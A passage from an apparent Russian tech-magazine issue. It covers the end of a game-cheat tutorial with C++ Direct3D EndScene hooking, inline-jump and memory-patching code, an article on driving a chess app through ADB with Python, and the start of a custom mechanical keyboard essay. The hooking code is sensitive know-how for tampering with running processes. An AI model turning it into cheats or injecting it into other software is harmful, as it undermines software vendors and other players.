    static LPDIRECT3DDEVICE9 hooked_device;

    static bool hook_ready_pre, hook_ready;

    _callback_run callback_run;

    LPD3DXFONT font;

    void set_hooks();
    uint32_t locate_endscene();
public:
    static _endscene orig_endscene;

    static directx_hook* get_instance() {
        if (!directx_hook::instance) {
            directx_hook::instance = new directx_hook();
        }
        return directx_hook::instance;
    }

    static void delete_instance() {
        if (directx_hook::instance) {
            delete directx_hook::instance;
            directx_hook::instance = NULL;
        }
    }

    void initialize();

    void add_callback(_callback_run cb);

    void draw_text(uint32_t x, uint32_t y, D3DCOLOR color, const char
* text);

    uint32_t init_hook_callback(LPDIRECT3DDEVICE9 device);
    HRESULT WINAPI endscene_hook_callback(LPDIRECT3DDEVICE9 pDevice);
};
```

В остальных модулях мы выполним следующие действия:

- создадим временное устройство Direct3D и получим его таблицы VF, чтобы найти адрес функции **EndScene**;
- установим временный хук на функцию **EndScene**;
- при выполнении хука выполним обратный вызов и передадим ему адрес устройства, которое использовалось для вызова функции **EndScene**. Затем удалим хук и восстановим нормальное выполнение функции **EndScene**;
- выполним нашу функцию **run**;
- вернемся ко второму пункту.

Все это делается, чтобы написанный нами код отрисовывал меню чита и по нажатию кнопок изменялись значения hp и ammo.

```
#include "directx_hook.h"
#include "directx_hook_callbacks.h"
#include "memory.h"

directx_hook* directx_hook::instance = NULL;
uint8_t* directx_hook::orig_endscene_code = NULL;
uint32_t directx_hook::endscene_addr = NULL;
LPDIRECT3DDEVICE9 directx_hook::hooked_device = NULL;

_endscene directx_hook::orig_endscene = NULL;
bool directx_hook::hook_ready = false;
bool directx_hook::hook_ready_pre = false;


void directx_hook::initialize() {

    // Проверяем, находится ли в адресном пространстве d3d9.dll
    while (!GetModuleHandleA("d3d9.dll")) {
        Sleep(10);
    }

    // Получаем адрес функции endscene
    directx_hook::endscene_addr = this->locate_endscene();

    // Проверяем, успешно ли получен адрес EndScene
    // Если да, то устанавливаем наш inline hook
    if (directx_hook::endscene_addr) {
        directx_hook::orig_endscene_code = hook_jmp(directx_hook::
endscene_addr, (uint32_t)&endscene_trampoline);
    }

    // Ждем
    while (!directx_hook::hook_ready_pre) {
        Sleep(10);
    }

    // Сигнализируем, что наш хук готов
    directx_hook::hook_ready = true;
}

// Заменить присвоением
// Как только наш хук будет установлен
void directx_hook::add_callback(_callback_run cb) {
    if (!directx_hook::hook_ready)
        callback_run = cb;
}

// Обертка для отрисовки текста
void directx_hook::draw_text(uint32_t x, uint32_t y, D3DCOLOR color, 
const char* text) {
    RECT rect;

    rect.left = x + 1;
    rect.top = y + 1;
    rect.right = rect.left + 1000;
    rect.bottom = rect.top + 1000;

    this->font->DrawTextA(NULL, text, -1, &rect, 0, color);
}

uint32_t directx_hook::init_hook_callback(LPDIRECT3DDEVICE9 device) {

    directx_hook::hooked_device = device;

    while (directx_hook::orig_endscene_code == NULL) {}

    unhook_jmp(directx_hook::endscene_addr, orig_endscene_code);

    D3DXCreateFont(directx_hook::hooked_device, 15, 0, FW_BOLD, 1, 0, 
DEFAULT_CHARSET, OUT_DEFAULT_PRECIS, ANTIALIASED_QUALITY, 
DEFAULT_PITCH | FF_DONTCARE, L"Arial", &this->font);

    this->set_hooks();

    directx_hook::hook_ready_pre = true;

    return directx_hook::endscene_addr;
}

HRESULT WINAPI directx_hook::endscene_hook_callback(LPDIRECT3DDEVICE9 
pDevice) {
    HRESULT result;

    callback_run(this);

    result = orig_endscene(pDevice);
    this->set_hooks();
    return result;
}


void directx_hook::set_hooks() {
    uint32_t ret;
    // Устанавливаем хук
    ret = hook_vf((uint32_t)directx_hook::hooked_device, 42, (
uint32_t)&my_endscene);
    if (ret != (uint32_t)&my_endscene) {
        *(uint32_t*)&directx_hook::orig_endscene = ret;
    }
}

uint32_t directx_hook::locate_endscene() {
    LPDIRECT3D9 pD3D;
    D3DPRESENT_PARAMETERS d3dpp;
    LPDIRECT3DDEVICE9 pd3dDevice;
    uint32_t endscene_addr;

    // Создаем временный объект D3D9 и проходимся по виртуальной 
таблице, чтобы получить адрес метода EndScene

    pD3D = Direct3DCreate9(D3D_SDK_VERSION);

    if (!pD3D) {
        return 0;
    }

    ZeroMemory(&d3dpp, sizeof(d3dpp));
    d3dpp.Windowed = TRUE;
    d3dpp.SwapEffect = D3DSWAPEFFECT_DISCARD;
    d3dpp.hDeviceWindow = GetForegroundWindow();

    HRESULT result = pD3D->CreateDevice(D3DADAPTER_DEFAULT, 
D3DDEVTYPE_HAL, d3dpp.hDeviceWindow, 
D3DCREATE_SOFTWARE_VERTEXPROCESSING, &d3dpp, &pd3dDevice);

    if (FAILED(result) || !pd3dDevice) {
        pD3D->Release();
        return 0;
    }

    // Получаем адрес, который хранится в rdata
    endscene_addr = get_vf((uint32_t)pd3dDevice, 42);

    // Очищаем
    pD3D->Release();
    pd3dDevice->Release();

    return endscene_addr;
}
```

Модуль обратных вызовов

Это модуль, в котором реализована функция **inline hook** — **endscene_trampoline**, а также функции **init_endscene**, на которую хук передаст управление. Она, в свою очередь, запустит функцию **init_hook_callback** для установки хука. А функция **my_endscene** вызовет функцию **endscene_hook_callback**, которая отвечает за запуск функции **run**.

```
#include "directx_hook.h"

DWORD WINAPI init_endscene(LPDIRECT3DDEVICE9 device_addr) {
    return directx_hook::get_instance()->init_hook_callback(
device_addr);
}

HRESULT WINAPI my_endscene(LPDIRECT3DDEVICE9 pDevice) {
    return directx_hook::get_instance()->endscene_hook_callback(
pDevice);
}

// Наш inline hook
__declspec(naked) void endscene_trampoline() {
    __asm {
        MOV EAX, DWORD PTR SS:[ESP + 0x4]
        PUSH EAX
        CALL init_endscene
        JMP EAX
    }
}
```


Модуль работы с памятью

Функция **Direct3DCreate9** возвращает указатель на интерфейс **IDirect3D9**, который содержит таблицу виртуальных функций (далее VMT). Среди них по индексу 42 располагается нужная нам функция **EndScene**. Поэтому напишем несколько функций, которые позволят получить VMT, а также писать, читать и изменять права доступа памяти. Более подробно о таблице виртуальных функций рассказано в Википедии.

```
#pragma once
#include <windows.h>
#include <stdint.h>

// Чтение из памяти
template<typename T>
T read_memory(uint32_t address) {
    return *((T*)address);
}

// Запись в память
template<typename T>
void write_memory(uint32_t address, T value) {
    *((T*)address) = value;
}

template<typename T>
uint32_t protect_memory(uint32_t address, uint32_t prot) {
    DWORD old_prot;
    VirtualProtect((LPVOID)address, sizeof(T), prot, &old_prot);
    return old_prot;
}

// Получение адреса EndScene в VMT
uint32_t get_vf(uint32_t class_inst, uint32_t func_idx) {
    uint32_t vf_table;
    uint32_t hook_addr;

    vf_table = read_memory<uint32_t>(class_inst);
    hook_addr = vf_table + func_idx * sizeof(uint32_t);
    return read_memory<uint32_t>(hook_addr);
}

// Получение адреса EndScene из VMT
uint32_t hook_vf(uint32_t class_inst, uint32_t func_idx, uint32_t 
new_func) {
    uint32_t vf_table;
    uint32_t hook_addr;
    uint32_t old_prot;
    uint32_t orig_func;

    vf_table = read_memory<uint32_t>(class_inst);
    hook_addr = vf_table + func_idx * sizeof(uint32_t);

    old_prot = protect_memory<uint32_t>(hook_addr, PAGE_READWRITE);
    orig_func = read_memory<uint32_t>(hook_addr);
    write_memory<uint32_t>(hook_addr, new_func);
    protect_memory<uint32_t>(hook_addr, old_prot);

    return orig_func;
}

// Установка хука
unsigned char* hook_jmp(uint32_t hook, uint32_t new_func) {
    uint32_t new_offest;
    uint32_t old_prot;
    uint8_t* originals = new uint8_t[5];

    // Вычисляем смещение до нашего inline hook
    new_offest = new_func - hook - 5;

    // Чтобы не произошло краша, так как все виртуальные функции
    // хранятся в rdata, изменяем права доступа по адресу функции
    old_prot = protect_memory<uint8_t[5]>(hook, 
PAGE_EXECUTE_READWRITE);

    // Сохраняем оригинальный адрес
    for (uint8_t i = 0; i < 5; i++) {
        originals[i] = read_memory<uint8_t>(hook + i);
    }

    // Перезаписываем нашим кодом
    write_memory<uint8_t>(hook, 0xE9);
    write_memory<uint32_t>(hook + 1, new_offest);

    // Восстанавливаем прежние права
    protect_memory<uint8_t[5]>(hook + 1, old_prot);
    return originals;
}

// Снимаем хук
void unhook_jmp(uint32_t hook, uint8_t* originals) {
    uint32_t old_prot;

    // Чтобы не произошло краша, изменяем права доступа по адресу 
функции
    old_prot = protect_memory<uint8_t[5]>(hook, 
PAGE_EXECUTE_READWRITE);

    // Записываем прежний адрес
    for (unsigned int i = 0; i < 5; i++) {
        write_memory<uint8_t>(hook + i, originals[i]);
    }

    // Восстанавливаем прежние права
    protect_memory<uint8_t[5]>(hook + 1, old_prot);

    delete[] originals;
}
```

ПРОВЕРКА РАБОТОСПОСОБНОСТИ

Запускаем наш чит, получаем урон, тратим боезапас, нажимаем F1-F2 и видим, как значения hp и ammo становятся максимальными. Значит, чит работает!



Проверка работоспособности

ВЫВОДЫ

С помощью Cheat Engine мы научились искать фактическое значение той переменной, которую мы хотим модифицировать. Затем с помощью отладчика мы нашли статические адреса для значений, определенных с помощью CE, при этом разобрались, как работает игровой движок. Например, есть общая функция для получения значений игрока, таких как hp и ammo, есть общая функция для записи изменений этих значений. С этими знаниями поиск других значений будет гораздо проще и быстрее. А написанный нами код можно использовать как основу, базу для читов к другим играм.

WWW

Несколько полезных ссылок по теме взлома игр и написанию читов:

- github.com/dsasmblr/game-hacking
- github.com/dsasmblr/hacking-online-games

УПРАВЛЯЕМ ANDROID-СМАРТФОНОМ ЧЕРЕЗ ADB

android

rexby
В 2009 году окончил МГТУ им. Баумана по направлению "Техническая физика". Более 10 лет работал научным сотрудником в Институте радиотехники и электроники им. Котельникова РАН, а также преподавал математику и физику школьникам. Среди увлечений - электроника и программирование. Сторонник открытого ПО и ОС Linux.
rexby@list.ru

ИГРА ВСЛЕПУЮ


Однажды мне понадобилось, чтобы одноплатник Raspberry Pi при загрузке переводил подключенный к нему телефон в режим USB-tethering. На помощь пришел ADB — интерфейс отладки Android-устройств. Существует несколько способов автоматизировать работу приложений на Android-смартфоне с помощью этого интерфейса, и в статье мы рассмотрим один из них.

Задачу мне удалось решить так: с помощью ADB получилось открыть верхнюю шторку и через меню настроек выбрать нужный режим. После чего скрипт, выполняющий эту последовательность действий, был помещен в `/etc/rc.local` и стартовал при загрузке микрокомпьютера. Можно ли похожим образом автоматизировать другие процессы на Android-смартфоне? Конечно!

В конце 2021 года в Дубае проходил матч за звание чемпиона мира по шахматам. Интерес к этому событию в России был подогрет тем, что против действующего чемпиона мира — Магнуса Карлсена — выступал россиянин Ян Непомнящий. Мы с приятелем следили за ходом турнира и даже решили сыграть в тандеме против Магнуса. Но поскольку сам он был занят чемпионатом, то пришлось сражаться с его электронным клоном — программой Play Magnus для Android.

Уровень сложности в программе задается возрастом Магнуса Карлсена. Мастерство профессиональных шахматистов поражает: дойти до уровня 13 лет — возраста, в котором Магнус стал одним из самых молодых гроссмейстеров мира, — нам так и не удалось. Также впечатляет способность шахматистов играть, не глядя на доску. Рекорд принадлежит Тимуру Гарееву: одновременная игра на 48 досках вслепую! Мой приятель Женя тоже решил попрактиковать этот удивительный навык. А у меня созрел план помочь ему в этом: написать скрипт — обертку для шахматного приложения.

Логика работы скрипта проста: вводишь на клавиатуре компьютера свой ход, например 'e2e4', и программа через ADB выполняет необходимую для этого последовательность нажатий (тапов) на телефоне. Затем вся история игры копируется в буфер обмена смартфона, откуда попадает на компьютер. На экран выводится последний ход — ответ шахматной программы. Для лучшего понимания материала статьи можешь посмотреть, что получилось в итоге.



Скриншот приложения Play Magnus

ПРО ADB

ADB (Android Debug Bridge) — это инструмент для отладки устройств на базе ОС Android. Его возможности довольно обширны: можно перемещать файлы с компьютера на телефон и обратно. Для этого служат команды `adb push filename` и `adb pull filename`.

Чтобы установить или удалить приложение, достаточно ввести `adb install program.apk` или `adb uninstall <имя пакета>`. А для подключения к командной оболочке телефона используй `adb shell`. ADB позволяет делать еще много чего. Но главное для нас — с его помощью можно имитировать работу с тачскрином телефона (делать тапы и свайпы). Если ты ни разу не использовал ADB, то самое время попробовать! Тем более «Хакер» уже подробно писал на эту тему.

Перед первым использованием нужно включить отладку по USB. Для этого открывай «Настройки» и переходи в раздел «Система», а затем «О телефоне». Здесь ищи пункт «Номер сборки» и кликай по нему несколько раз. После этих действий в разделе «Система» появится дополнительный пункт «Для разработчиков». Заходи туда, ищи и активируй пункт «Отладка по USB».

После включения ADB в телефоне нужно будет установить ADB-сервер на компьютере. Если ты пользователь Linux, то для этого достаточно ввести в консоли команду `sudo apt install adb`. Если же на твоем компе установлена Windows, то придется скачать архив с утилитами. Распакуй его в удобное место, например `C:\platform-tools`. После чего открывай командную строку (нажимай Win + R и вводи `cmd`) и переходи в папку с утилитой ADB, введя команду `cd C:\platform-tools`.

Теперь можешь подключать телефон к компьютеру по USB-кабелю. Возможно, тебе понадобится перевести его из режима «Зарядка» в режим «Передача файлов». После чего в командной строке набери `adb devices`. При первом подключении на телефоне должен появиться запрос на разрешение отладки с нового устройства. Отметь галочкой «Всегда разрешать отладку с этого компьютера» и жми OK.

Можешь продолжить пользоваться ADB через USB-кабель, но такой способ не всегда удобен. Чтобы переключить телефон на работу по сети, нужно ввести команду `adb tcpip 5555`. Здесь `5555` — TCP-порт, на котором служба ADB будет ожидать подключения от ПК. После чего провод можно отсоединить, а на компьютере ввести команду `adb connect <IP-адрес телефона>`. В результате все команды ADB будут работать так же, как если бы телефон был подключен по кабелю. Данная настройка сохраняется до перезагрузки телефона. Однако теперь нужно быть бдительным, чтобы случайно не предоставить доступ к телефону злоумышленнику. Если к телефону подключится незнакомое устройство, он покажет сообщение об этом. Отозвать выданные разрешения можно в разделе «Для разработчиков» рядом с тем пунктом, где ты разрешал отладку по USB. Переключит обратно на работу по проводу команда `adb usb`.

ПИШЕМ КОД

Программировать будем на Python 3. Прежде всего импортируем необходимые модули и зададим путь к утилите ADB в системе.

```
#!/usr/bin/env python3

import os
import sys
import time
from subprocess import Popen, PIPE

ADB = 'adb'  # 'C:\platform-tools\adb.exe' для Windows
```


Напишем функцию `help`.

```
def help():
  print(f'Usage: {sys.argv[0]} [-b | --black] [-h | --help]\n')
  print(f'  -b, --black: play with black pieces, by default you play
with white')
  print(f'  -h, --help:  show this help and exit\n')
```


Основную логику работы реализуем в классе `Screen`. Зададим параметры `board_x0`, `board_y0`, `board_x1`, `board_y1` — координаты x и y левого верхнего и правого нижнего края доски соответственно. Константы `menu` и `close_menu` — положение кнопок для открытия и закрытия меню. Константы `save_game`, `ok_button` и `back_button` — координаты кнопки сохранения партии, кнопок OK и отмены последнего хода соответственно (см. рисунок). `Pawn` — массив с координатами кнопок для выбора фигур взамен пешки, когда она ходит на последнюю горизонталь.

Поскольку координаты большинства элементов зависят от разрешения экрана, то их придется определять для каждого устройства индивидуально. Делать это удобно, если активировать пункт «Отображать касания» в разделе настроек «Для разработчиков». Введем переменную `game`, где будем хранить ход игры. А также зададим `TAP_SLEEP` — задержку между тапами по экрану и `MOVE_SLEEP` — паузу после каждого хода. Ее необходимо установить такой, чтобы программа успевала делать ответный ход.


```
class Screen:
  board_x0 = 0
  board_y0 = 412
  board_x1 = 1080
  board_y1 = 1492
  menu = 1000, 70
  close_menu = 80, 70
  save_game = 550, 580
  ok_button = 545, 1115
  back_button = 860, 1870
  pawn = [(450, 830), (450, 1020),
  (450, 1200), (450, 1380)]
  game = ''
  TAP_SLEEP = 0.2
  MOVE_SLEEP = 3
```



Вид программы при вызове меню. Активированная функция «Отображать касания» показывает координаты касаний в строке наверху



Вид программы при сохранении партии



Вид программы при выборе фигуры взамен пешки

При нажатии кнопки «Сохранить партию» все сделанные с начала игры ходы записываются в буфер обмена в специальной шахматной нотации PGN. Но проблема в том, что ADB не умеет работать с буфером обмена. Решить проблему поможет приложение Clipper, которое позволяет читать из буфера и писать в него посредством широковещательных сообщений (broadcast intents). Код приложения открыт. Но не переживай, компилировать его под Android не придется. Разработчики позаботились о том, чтобы в репозитории был готовый apk-файл. Для его установки перейди в папку со скачанным файлом программы и введи команду `adb install clipper.apk`.

Напишем функцию `__init__()`, в которой запустим приложение Clipper, а также вычислим размер одной клетки игрового поля, используя недавно заданные константы.

```
def __init__(self):
  cmd = f'{ADB} shell am startservice ca.zgrs.clipper/.
ClipboardService &>/dev/null'
  p = Popen(cmd.split())
  self.field_size = (self.board_x1 - self.board_x0)/8
```

Также определим функцию `_tap_screen()`, которая будет принимать координаты x и y и имитировать нажатие на экран телефона в этом месте.

```
def _tap_screen(self, x, y):
  os.system(f'{ADB} shell input tap {x} {y}')
  time.sleep(self.TAP_SLEEP)
```

Для удобства создадим еще одну функцию `_tap_board()`, которая отличается от `_tap_screen()` только тем, что координаты x и y будут отсчитываться относительно доски, а не экрана. За ноль при этом выберем левый нижний угол игрового поля.

```
def _tap_board(self, x, y):
  x += self.board_x0
  y = self.board_y1 - y
  os.system(f'{ADB} shell input tap {x} {y}')
  time.sleep(self.TAP_SLEEP)
```

Для копирования хода игры в буфер обмена служит функция `_copy_game()`. Она имитирует нажатия в нужных местах экрана. Данные из буфера получим, обратившись к приложению Clipper командой `adb shell am broadcast -a clipper.get`. В выводе этой команды интересующие нас данные содержатся в поле `data`.

```
def _copy_game(self):
  self._tap_screen(*self.menu)
  self._tap_screen(*self.save_game)
  self._tap_screen(*self.ok_button)
  self._tap_screen(*self.close_menu)
  cmd = f'{ADB} shell am broadcast -a clipper.get'
  p = Popen(cmd.split(), stdin=PIPE, stdout=PIPE)
  out = p.stdout.read().decode('utf-8')
  out = out.split('data=')[1]
  out = out[1:-2]
  return out
```

Чтобы делать ходы, напишем функцию `move()`, которая будет принимать на вход строку вида 'e2e4' в любом регистре. Если вместо хода будет передана строка 'back', то программа отменит последний сделанный ход. Для вычисления координат нужной нам клетки на доске воспользуемся строковым методом `find`. Он отыщет в строке `abcdefgh` (или `12345678`) букву (или цифру) нашего хода и вернет соответствующий индекс.

Именно на столько клеток нужно будет отступить от начала доски, чтобы тапнуть по нужному нам полю. В случае игры черными фигурами порядок букв `abcdefgh`, как и цифр `12345678`, следует поменять на обратный, так как ориентация доски в приложении изменится. Если пешка ходит на последнюю горизонталь, то дополнительная буква определит фигуру, ее заменяющую. Например, если сделать ход `a7a8r`, то пешка будет заменена ладьей (rook).

```
def move(self, mov):
  mov = mov.lower()
  if mov == 'back':
    self._tap_screen(*self.back_button)
    time.sleep(self.MOVE_SLEEP/2)
    return
  c = 'abcdefgh'
  n = '12345678'
  p = 'qrbn'
  if is_black:
    c = c[::-1]
    n = n[::-1]
  start_pos_x = int(c.find(mov[0]) * self.field_size + self.
field_size/2)
  start_pos_y = int(n.find(mov[1]) * self.field_size + self.
field_size/2)
  end_pos_x   = int(c.find(mov[2]) * self.field_size + self.
field_size/2)
  end_pos_y   = int(n.find(mov[3]) * self.field_size + self.
field_size/2)
  self._tap_board(start_pos_x, start_pos_y)
  self._tap_board(end_pos_x, end_pos_y)
  if mov[4:]:
    self._tap_screen(*self.pawn[p.find(mov[4])])
  time.sleep(self.MOVE_SLEEP)
```

Осталось написать функцию `answer()`, получающую ответ Магнуса. Стоит предусмотреть случай, когда история ходов не изменилась после очередного хода игрока. Это говорит о том, что был сделан некорректный ход. Это вполне возможно при игре вслепую. В таком случае игроку будет показано сообщение 'ILLEGAL MOVE!'. Если ход был сделан верно, то в переменную `answer` запишем последний ход в игре — ответ шахматной программы. Переменная `state` содержит результат игры. Пока игра не завершена, там будет символ `*`, как это определено в PGN. В конце игры в `state` окажутся начисленные игрокам очки.

```
def answer(self):
  new_game = self._copy_game()
  if new_game == self.game:
    answer = 'illegal move!'.upper()
    state  = self.game.split()[-1]
  else:
    answer, state = new_game.split()[-2:]
  self.game = new_game
  return answer, state
```

Класс `Screen` готов. Приступим к написанию основного цикла программы. Будем выводить `help`, если был задан параметр `-h` командной строки. А также устанавливать флаг `is_black`, отвечающий за цвет фигур игрока, в зависимости от наличия или отсутствия параметра `-b`. Далее создадим экземпляр `s` класса `Screen` и запустим бесконечный цикл ходов — ответов до тех пор, пока игра не закончится. Критерием конца игры будет отсутствие символа `*` в переменной `state`. Кроме того, в случае игры черными фигурами предварительно нужно считать первый ход белых. Закончить игру в любой момент можно, нажав Ctrl + C.

```
if __name__ == '__main__':
  if len(sys.argv) < 2:
    is_black = False
  else:
    if sys.argv[1] in ['-h', '--help']:
      help()
      sys.exit()
    is_black = '-b' in sys.argv[1]
  if is_black:
    print('You play for black')
  else:
    print('You play for white')

  s = Screen()
  if is_black:
    answer, state = s.answer()
    print(f"Magnus' move: {answer}")

  while True:
    try:
      move = input('Your move: ')
      s.move(move)
      if move != 'back':
        answer, state = s.answer()
        if '*' in state:
          print(f"Magnus' move: {answer}")
        else:
          print(f"Last move: {answer}")
          print(f"Result: {state}")
          break
    except KeyboardInterrupt:
      print()
      sys.exit()
```

На этом все. Перед запуском скрипта не забудь убедиться, что в выводимом командой `adb devices` списке есть твой телефон.

Заключение

Думаю, ты обратил внимание, что, отправляя команды в телефон, мы никак не контролировали корректность их исполнения. Тоже своего рода «игра вслепую». Это, конечно, существенный недостаток такого подхода к управлению устройством.

При желании можно дополнить алгоритм работы обратной связью, например получая скриншот экрана с помощью команд

```
adb shell screencap /sdcard/screen.png
adb pull /sdcard/screen.png
```

Также стоит отметить, что ADB-сервер можно установить на сам Android и управлять телефоном с другого телефона либо даже с него самого. Для этого воспользуйся Termux — эмулятором терминала для Android. О нем я недавно опубликовал статью в «Хакере». Код программы я выложил на GitHub. Можешь смело брать его за основу для создания собственных скриптов. Желаю удачи!

МЕХАНИЧЕСКАЯ КЛАВА

КАК, ЗАЧЕМ И ИЗ ЧЕГО СОБИРАТЬ СВОЮ КЛАВИАТУРУ

Артём Лебовски
Мое хобби – сборка кастомных клавиатур. Если тебе интересна эта тема и есть вопросы, обращайся в мою группу ВК (https://vk.com/cstmmade) или пиши мне лично https://vk.com/askent

Привет, с вами Артем Лебовски. Уже много лет я собираю механические клавиатуры и сегодня хочу рассказать об этом хобби. Мы поговорим об устройстве механических клавиатур, изучим их рынок и узнаем, чем отличаются клавы разных ценовых сегментов. Обсудим, чем масс-маркет хуже кастомов, какие бывают моды и зачем они нужны. Как и в любой другой области, здесь есть много нюансов. Эта статья расширит твой кругозор, а также поможет определиться с выбором клавиатуры своей мечты.

ЧТО ТАКОЕ КАСТОМНЫЕ КЛАВИАТУРЫ?

Кастомная клавиатура — понятие относительное, каждый вкладывает в него свой собственный смысл. Мое мнение на этот счет довольно близко к общему мнению большинства клавиатурных гиков. Я называю клавиатуру кастомной, если она соответствует двум критериям.

Первый — наличие в ней прошивки QMK (Quantum Mechanical Keyboard). Это ПО с открытым исходным кодом, которое основано на операционной системе ChibiOS (микроядерная операционная система реального времени). QMK позволяет гибко программировать клавиатуру, благодаря чему в ней поддерживаются функции переназначения клавиш, различные режимы подсветки, макросы, управление курсором мыши и другие интересные вещи. Но есть нюанс: QMK работает только на ARM-контроллерах, например Atmel, STM32, ATmega32u4, но не работает с беспроводными технологиями. То есть подавляющее большинство кастомов не умеют подключаться к компу по Bluetooth.

Однако сейчас появилось ПО ZMK, которое уже поддерживает беспроводные модули и потихоньку начинает обретать популярность. Можно посмотреть исходники каждой из прошивок и увидеть почти все проекты, где она используется. Это полезно, если ты решил заняться кастомами всерьез. Для работы с прошивкой используется специальный софт с графическим интерфейсом, который позволяет программировать клавиатуру без собственно программирования: назначать макросы, реакцию на нажатия сочетаний клавиш, прописывать режимы работы функциональных кнопок, управлять подсветкой и так далее.

Для QMK это VIA и ее открытый аналог VIAL. VIA — не open source, но эта софтина поддерживает много различных клавиатур и прошивок. VIAL — с открытым исходным кодом, но она пока только набирает популярность и не поддерживает многие клавиатуры, зато в ней реализовано больше функций, чем в VIA.

Второй критерий кастомной клавиатуры — она собрана из набора деталей. Одна из основных комплектующих — это корпус (он же основа или база). Корпус служит основанием для клавиатуры, но бывают клавиатуры и без корпусов. Вторая важная деталь — плата, которая обрабатывает нажатия, это мозг клавиатуры. Плейт — это металлическая или неметаллическая пластина, в которую втыкаются переключатели. Она действует как дополнительный крепеж, а еще влияет на тактильность и на звучание клавиатуры. Некоторые клавиатуры бывают plateless — переключатели просто припаиваются к плате.

Еще в составе клавиатуры используются стабилизаторы — они нужны для того, чтобы пробел, Enter и остальные длинные кнопки не перекосились при нажатии с краю. Наконец, переключатели — это пружинные механизмы, которые позволяют твоим кнопочкам нажиматься, а клавиатуре регистрировать нажатия. Переключатели бывают совершенно разные, о них я расскажу чуть позже. Последняя важная деталь — кейкапы, они же кнопки, их касаются твои пальцы. Кроме того, над кастомными клавиатурами можно проводить различные манипуляции и выполнять модификации (моды), улучшающие либо меняющие характеристики девайса.

О ЦЕНОВЫХ СЕГМЕНТАХ

А теперь немного поговорим о ценовых сегментах кастомных клавиатур. Самый низкий из них — это масс-маркет с AliExpress. К таковым можно отнести клавиатуры брендов Skylong, Akko, Keychron (точнее, их QMK-версии), YMDK и всякое такое прочее. Что-то из перечисленных мною брендов использует QMK, что-то нет. Но в любом случае эти ребята продают DIY-киты для самостоятельной сборки клавиатур, и чаще всего ты получаешь именно то, за что платишь. То есть клавиатуры, которые стоят дешево, выглядят и ощущаются дешево. Но и из них порой можно собрать годноту.

Средний ценовой сегмент — это уже полноценные кастомы серийного производства. Из них я выделяю Glorious с их успешной моделью GMMK PRO (этот текст я пишу как раз на ней). К этой же категории можно отнести целую линейку клавиатур бренда KBDfans: Tofu60, Tofu65, kbd75v3 и прочие. Их довольно много, и на этих основах собираются отличные клавиатуры неплохого качества. Самое главное — их не нужно ждать до своей старости, об этом читай далее.

К топ-сегменту относятся так называемые группбайные клавиатуры. Что такое «группбай»? По большому счету это краудфандинг, схема, по которой малый бизнес или инженер-одиночка могут выпустить партию своего продукта в продажу. Разработчик создает макет (это может быть 3D-рендер или уже готовый прототип) и публикует его на форуме Geekhack (это всемирно известный форум, на котором можно встретить кастомы самых причудливых видов, он же используется в качестве площадки для проведения группбаев). Затем разработчик проводит Interest Check — голосование с целью узнать, сколько реальных людей готовы потратить деньги на его творение. Обычно цена колеблется в районе 500 долларов, но бывает как ниже, так и сильно выше. После того как проверка интереса успешно пройдена, разработчик открывает сам группбай — то есть принимает деньги от потенциальных покупателей в течение месяца. Люди выбирают, из какого материала будет изготовлена основа клавиатуры, какова будет расцветка, и определяют многие другие опции. Спустя примерно тридцать дней группбай закрывается, и часть собранных денег отправляется на производство, где изготавливается тираж клавиатур, равный количеству вступивших в группбай людей. Иногда клавиатур производят больше и потом распродают как ресток по той же цене, а иногда — дороже. У некоторых особо крутых чуваков есть даже свои собственные станки и производства.

Площадок для проведения группбаев много. Обычно после завершения Interest Check разработчик открывает группбай на каком-то одном или сразу на нескольких сайтах (либо на своем собственном — организатором группбая может быть крупная компания). Многие ресурсы в интернете предоставляют площадки для таких покупок. Предполагаю, что на нескольких размещать предложения выгоднее, так как там больше аудитория благодаря решению проблем с дистрибуцией заказов. Например, в нашу страну не все площадки возят заказы напрямую, поэтому приходится использовать сервисы доставки из-за рубежа вроде Shopfans.

Самая неприятная «побочка» у группбаев — ожидание доставки. Ждать свою основу, капы и прочие детали порой приходится ну очень долго. Основы в среднем производят около полугода. Кейкапы — от года до двух лет. Переключатели, стабы, ковры — по-разному. Короче, на группбаях покупают в основном крутые и высокотехнологические клавиатуры. Кастомная клавиатура группбай-уровня — это предмет роскоши и зависти. Вещь с большой буквы.

Почему группбайные клавиатуры стоят так дорого? Потому что они производятся мелкими партиями, что повышает цену. На нее также влияют методы окраски корпуса, расходы на разработку, стоимость материалов, зарплата рабочим и так далее. Следует знать, что группбай-клавиатуры даже в одном ценовом диапазоне (скажем, 500 долларов) могут иметь совершенно разное качество исполнения. Поэтому какие-то из них оказываются более приятными по звуку, ощущениям, красоте, а какие-то — менее. Здесь нужно читать и смотреть обзоры, а еще лучше — плюс-минус шарить в теме, чтобы не ошибиться в выборе.

Где купить

